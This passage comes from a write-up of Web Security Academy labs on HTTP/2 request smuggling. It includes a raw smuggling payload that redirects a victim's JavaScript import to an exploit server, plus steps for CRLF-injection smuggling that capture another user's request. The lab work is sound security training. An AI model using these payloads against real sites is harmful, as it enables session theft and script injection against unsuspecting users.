

Now we will change the Host header from example.com to the exploit server’s URL in the smuggled request and send the request once and wait for the victim to load the assets from the resources directory, and when they do, it will solve the lab.
1
2
3
4
5
6
7
8
9
POST / HTTP/2
Host: LAB-ID.web-security-academy.net
Content-Length: 0

GET /resources HTTP/1.1
Host: EXPLOIT-SERVER.exploit-server.net
Content-Length: 3

0
Note: Timing is important here. The victim’s browser first loads the HTML page (GET /), then imports JavaScript files like analytics.js. Our smuggled request must poison the connection right before the JS import, not the HTML page load. If the HTML request hits our poison instead, the browser redirects but won’t execute the response as JavaScript. This may take several attempts to get the timing right - keep resending the poisoning request until the lab solves.
10. HTTP/2 request smuggling via CRLF injection
Description:

To solve this lab, we need to access the victim’s account via CRLF injection
Explanation:
We will send the request to the homepage to repeater, change request method to POST and remove the unnecessary headers. Then we will add the CL.TE payload and send the request.


Since it doesn’t work, we will send the Transfer-Encoding: chunked header in an arbitrary header. I used Random-header with a random-value, under random-value we add the Transfer-Encoding: chunked

The request should look like this, sending it twice will show us 404 Not Found.

We can see that the lab has a search functionality.

We will send this request to repeater and remove the extra headers.

Now we will paste this in place of x=1. The Content-Legth value for this smuggled request needs to be large like 1000.
We can see that when the Content-Length was 200, we can see out own request in response in recent searches.

I sent it one more time to check how the Content-Length change affects the response, we can see that the next request gets stripped.
